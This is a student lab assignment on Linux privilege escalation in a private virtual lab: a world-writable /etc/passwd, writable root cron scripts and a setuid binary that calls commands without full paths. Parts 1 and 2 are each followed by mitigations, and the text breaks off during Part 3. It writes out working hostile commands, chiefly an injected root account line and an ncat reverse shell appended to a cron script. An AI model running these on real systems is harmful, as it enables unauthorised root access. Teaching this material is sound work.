
ASSIGNMENT #4

PROG2022


Steylen, Lucas

Part 1 - /etc/passwd File with Awful Permissions




```
lsteylen@lsteylen-virtual-machine:/etc$ ls -la /etc/passwd
-rw-rw-rw- 1 root root 3133 Mar 29 09:45 /etc/passwd
```

In this example the /etc/passwd has permissions that allow everyone on the system to write to it. So if we are able to get a reverse shell we can add a new root user to it. So from our reverse shell we run the command




```
echo root2:$5$pNw.l2VZtzgP/bvw$wMRQAjcBMvTstrsh6JY/fKdHza4WAb8gzanFnkYNFN6:0:0:root:/root:/bin/bash >>
/etc/passwd
```

This will add the new root user along with their hashed password into the /etc/passwd file




```
cd etc
tail passwd
pulse:x:124:131:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:126:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:127:133:Gnome Display Manager:/var/lib/gdm3:/bin/false
lsteylen:x:1000:1000:Lucas,,,:/home/lsteylen:/bin/bash
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:129:136:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:130:137:MySQL Server,,,:/nonexistent:/bin/false
root2:$5$pNw.l2VZtzgP/bvw$wMRQAjcBMvTstrsh6JY/fKdHza4WAb8gzanFnkYNFN6:0:0:root:/root:/bin/bash
```

We also have the ability to ssh into the machine as root enabled.



```
# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```


so, we can ssh into the Ubuntu machine as the new root user




```
┌──(lsteylen㉿Kail-VM)-[~]
└─$ ssh root2@192.168.137.128
root2@192.168.137.128's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

15 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

*** System restart required ***
Last login: Mon Apr  3 08:50:52 2023 from 192.168.137.129
root@lsteylen-virtual-machine:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Mitigation

First, we remove the root2 user that we just created




```
lsteylen@lsteylen-virtual-machine:/etc$ sudo userdel root2
```




```
lsteylen@lsteylen-virtual-machine:/etc$ tail /etc/passwd
geoclue:x:123:130::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:124:131:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:126:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:127:133:Gnome Display Manager:/var/lib/gdm3:/bin/false
lsteylen:x:1000:1000:Lucas,,,:/home/lsteylen:/bin/bash
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:129:136:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:130:137:MySQL Server,,,:/nonexistent:/bin/false
victim:x:1001:1001::/home/victim:/bin/bash
```

After that, the first step is to change the permissions of the /etc/passwd file to the original more secure permissions




```
lsteylen@lsteylen-virtual-machine:/etc$ sudo chmod 644 /etc/passwd
lsteylen@lsteylen-virtual-machine:/etc$ ls -la /etc/passwd
-rw-r--r-- 1 root root 3038 Apr  3 09:16 /etc/passwd
```

Then we want to change our ssh configurations to remove the ability for root users to login. To do this we nano /etc/ssh/sshd_config and we change PermitRootLogin to **no.** Then restart the ssh service




```
# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```



```
lsteylen@lsteylen-virtual-machine:/etc$ systemctl restart ssh
```


Exploit no longer working

Now that our mitigations have been applied when we try the same attack it will no longer work. We run the same command to add the new root2 user to the /etc/passwd




```
┌──(lsteylen㉿Kail-VM)-[/]
└─$ ncat -lvnp 2323
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::2323
Ncat: Listening on 0.0.0.0:2323
Ncat: Connection from 192.168.137.128.
Ncat: Connection from 192.168.137.128:45362.
echo 'root2:$5$pNw.l2VZtzgP/bvw$wMRQAjcBMvTstrsh6JY/fKdHza4WAb8gzanFnkYNFN6:0:0:root:/root:/bin/bash' >
> /etc/passwd
```

But because we no longer have write access to the /etc/passwd the command does not work and the root2 user is not added



```
tail /etc/passwd
geoclue:x:123:130::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:124:131:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:126:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:127:133:Gnome Display Manager:/var/lib/gdm3:/bin/false
lsteylen:x:1000:1000:Lucas,,,:/home/lsteylen:/bin/bash
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:129:136:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:130:137:MySQL Server,,,:/nonexistent:/bin/false
victim:x:1001:1001::/home/victim:/bin/bash
```


Even if we were able to add the root2 user we would not be able to ssh into the machine because we have disabled the ability to ssh as root.



```
┌──(lsteylen㉿Kail-VM)-[~]
└─$ ssh root2@192.168.137.128
root2@192.168.137.128's password:
Permission denied, please try again.
root2@192.168.137.128's password:
Permission denied, please try again.
root2@192.168.137.128's password:
root2@192.168.137.128: Permission denied (publickey,password).

┌──(lsteylen㉿Kail-VM)-[~]
└─$ 
```


Part 2 – Cron Jobs with Awful Permissions

In this example I will be using the bash script that we created




```
  GNU nano 6.2                                                        everymin.sh
#!/bin/bash

NOW=$( date '+%F_%H:%M:%S' )
echo $NOW > /~/scripts/time.txt
```

For this exploit the permissions of the directory with our scripts in it are wide open to everyone




```
lsteylen@lsteylen-virtual-machine:/var/scripts$ sudo chmod -R 777 /var/scripts
lsteylen@lsteylen-virtual-machine:/var/scripts$ ls -la /var/scripts
total 1056
drwxrwxrwx  2 root     root        4096 Apr  3 09:48 .
drwxr-xr-x 16 root     root        4096 Mar 29 10:21 ..
-rwxrwxrwx  1 lsteylen lsteylen     137 Mar 27 09:59 everymin.py
-rwxrwxrwx  1 lsteylen lsteylen      74 Mar 27 10:00 everymin.sh
-rwxrwxrwx  1 www-data www-data 1042160 Mar 29 09:17 nmap
-rwxrwxrwx  1 root     root       16056 Mar 29 10:24 path
-rwxrwxrwx  1 lsteylen lsteylen     101 Mar 29 09:41 path_binary.c
lsteylen@lsteylen-virtual-machine:/var/scripts$
```

We want these scripts to run as the root user, so we set up a cron for the root user. We open the cron tab with “sudo crontab –e" and configure the crons to run every minute.




```
  GNU nano 6.2                                                               /tmp/crontab.akkmxN/crontab *
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/1 * * * * /var/scripts/everymin.sh
*/1 * * * * /var/scripts/everymin.py
```

And finally, we change the permissions so that everyone on the machine can see the syslog




```
lsteylen@lsteylen-virtual-machine:/var/scripts$ sudo chmod 644 /var/log/syslog
lsteylen@lsteylen-virtual-machine:/var/scripts$ ls -la /var/log/syslog
```

Now from a reverse shell on our Kali machine we can use “grep CRON /var/log/syslog” to see that Cron has run as root and we check that we can write to these files as www-data




```
Apr  3 11:26:01 lsteylen-virtual-machine CRON[33096]: (root) CMD (/var/scripts/everymin.sh)
Apr  3 11:26:01 lsteylen-virtual-machine CRON[33098]: (root) CMD (/var/scripts/everymin.py)
Apr  3 11:26:01 lsteylen-virtual-machine CRON[33094]: (CRON) info (No MTA installed, discarding output)
Apr  3 11:26:01 lsteylen-virtual-machine CRON[33095]: (CRON) info (No MTA installed, discarding output)
Apr  3 11:27:01 lsteylen-virtual-machine CRON[33107]: (root) CMD (/var/scripts/everymin.sh)
Apr  3 11:27:01 lsteylen-virtual-machine CRON[33108]: (root) CMD (/var/scripts/everymin.py)
```




```
ls -la /var/scripts
total 1056
drwxrwxrwx  2 root     root        4096 Apr  3 09:48 .
drwxr-xr-x 16 root     root        4096 Mar 29 10:21 ..
-rwxrwxrwx  1 lsteylen lsteylen     137 Mar 27 09:59 everymin.py
-rwxrwxrwx  1 lsteylen lsteylen      74 Mar 27 10:00 everymin.sh
-rwxrwxrwx  1 www-data www-data 1042160 Mar 29 09:17 nmap
-rwxrwxrwx  1 root     root       16056 Mar 29 10:24 path
```

So next we run a command to append the reverse shell to the script which will run as root. And then cat the script to make sure our line has been injected




```
echo 'ncat 192.168.137.129 2424 -e /bin/bash' >> /var/scripts/everymin.sh
```



```
cat /var/scripts/everymin.sh
#!/bin/bash

NOW=$( date '+%F_%H:%M:%S' )
echo $NOW > /~/scripts/time.txt
ncat 192.168.137.129 2424 -e /bin/bash
```


And after a minute the script should run again, and we will connect to the reverse shell as root




```
┌──(lsteylen㉿Kail-VM)-[~]
└─$ ncat -lvnp 2424
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::2424
Ncat: Listening on 0.0.0.0:2424
Ncat: Connection from 192.168.137.128.
Ncat: Connection from 192.168.137.128:57950.
whoami
root
```

Mitigation

First, I removed the reverse shell from the bash script.




```
  GNU nano 6.2
#!/bin/bash

NOW=$( date '+%F_%H:%M:%S' )
echo $NOW > /~/scripts/time.txt
```




```
  GNU nano 6.2
import time
with open("/~/scripts/python_time.txt", "w") as file:
        file.write(time.strftime("%H:%M:%S"))
        file.write("\n")
```

Then I will modify the scripts so that root owns both scripts and the permissions are configured so root can read, write, and execute and the group root can only read and everyone else cannot read, write or execute.




```
lsteylen@lsteylen-virtual-machine:/var/scripts$ sudo chown root:root everymin.sh
[sudo] password for lsteylen:
lsteylen@lsteylen-virtual-machine:/var/scripts$ sudo chown root:root everymin.py
lsteylen@lsteylen-virtual-machine:/var/scripts$ sudo chmod 740 everymin.sh
lsteylen@lsteylen-virtual-machine:/var/scripts$ sudo chmod 740 everymin.py
lsteylen@lsteylen-virtual-machine:/var/scripts$ 
```




```
lsteylen@lsteylen-virtual-machine:/var/scripts$ ls -la /var/scripts
total 1056
drwxrwxrwx  2 root     root        4096 Apr  3 10:22 .
drwxr-xr-x 16 root     root        4096 Mar 29 10:21 ..
-rwxr-----  1 root     root         137 Mar 27 09:59 everymin.py
-rwxr-----  1 root     root          75 Apr  3 10:22 everymin.sh
-rwxrwxrwx  1 www-data www-data 1042160 Mar 29 09:17 nmap
-rwxrwxrwx  1 root     root       16056 Mar 29 10:24 path
-rwxrwxrwx  1 lsteylen lsteylen     101 Mar 29 09:41 path_binary.c
```

Exploit no longer working

No that our mitigations have been performed when we try the same exploit it will no longer work. I run the same command to inject the reverse shell line into the script but because we no longer have write privileges it doesn't work, and the reverse shell never connects.




```
┌──(lsteylen㉿Kail-VM)-[/]
└─$ ncat -lvnp 2323
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::2323
Ncat: Listening on 0.0.0.0:2323
Ncat: Connection from 192.168.137.128.
Ncat: Connection from 192.168.137.128:53788.
echo 'ncat 192.168.137.129 2424 -e /bin/bash' >> /var/scripts/everymin.sh
```



```
┌──(lsteylen㉿Kail-VM)-[~]
└─$ ncat -lvnp 2424
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::2424
Ncat: Listening on 0.0.0.0:2424
```


Part 3 – Binary without Full Paths

For this exploit first we created a C file that will run “nmap localhost” and “whoami”




```
  GNU nano 6.2
#include<unistd.h>
void main()
{
setuid(0);
setgid(0);
system("nmap localhost");
system("whoami");
}
```

We then compile the code with gcc and save it to a file called path. In this scenario we have an unprivileged user that needs to run the binary as root, so we change the ownership of path to root with chown



